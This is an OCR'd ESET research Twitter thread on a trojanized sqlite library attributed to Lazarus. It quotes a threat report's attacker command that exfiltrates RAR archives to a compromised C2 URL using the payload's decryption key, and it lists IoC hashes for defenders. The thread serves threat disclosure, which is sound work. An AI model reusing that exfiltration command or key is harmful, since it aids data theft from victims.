
← **Thread**

ESET research
@ESETresearch

#ESETresearch In November 2020, a Windows executable called mozila.cpl was submitted to VirusTotal from Germany 🇩🇪. At that time, it had zero detection rate and it is still very low now. The file is a trojanized sqlite-3.31.1 library and we attribute it to #Lazarus. @pkalnai 1/4



2:42 PM · May 12, 2022 · Twitter for iPhone


96 Retweets **2** Quote Tweets **253** Likes

ESET research @ESETresearch · May 12
Replying to @ESETresearch
The library contains an embedded payload. A command line argument S0RMM-50QQE-F65DN-DCPYN-5QEQA must be provided for its decryption and additional parameters are passed to the payload. 2/4

1 1 11

ESET research @ESETresearch · May 12
The payload is an instance of the HTTP(s) uploader mentioned in the report

by HvS-Consulting from December 2020. Its main purpose is to exfiltrate RAR archives from a victim's system.
hvs-consulting.de/public/ThreatR... 3/4


2.10 Exfiltration

Exfiltration Over Alternative Protocol (T1048)

For the exfiltration of data, the attackers also used legit websites which have been compromised in advance. The upload of the data from the victim network to the websites was performed via HTTP and HTTPS. From there, the Tor network was used to access the uploaded data and to download the data. After retrieving the exfiltrated data, the files were deleted from the webserver.

The following command was used to upload the Rar splits:

```
$ C:\ProgramData\IBM\~DF234.TMP S0RMM-50QQE-F65DN-DCPYN-5QEQA
https://www.gonnelli.it/uploads/catalogo/thumbs/thumb.asp C:\ProgramData\IBM\restore0031.dat data03 10000 -p
192.168.1.240 8080
```

Listing 19: Upload of a Rar split to the C2 gonelli.it via an attacker-controlled asp file thumb.asp.

1 13

ESET research @ESETresearch · May 12

IoCs:
8F428134A4D4BC6D9CCE9C389964806F85455AB0 (mozila.cpl)
0F03A3DC514A4B9364302F6B86A5D4AFEB1FD537 (HTTP(S) uploader)
Win64/NukeSped.JD, Win64/NukeSped.LP #ESETreseach 4/4

2 14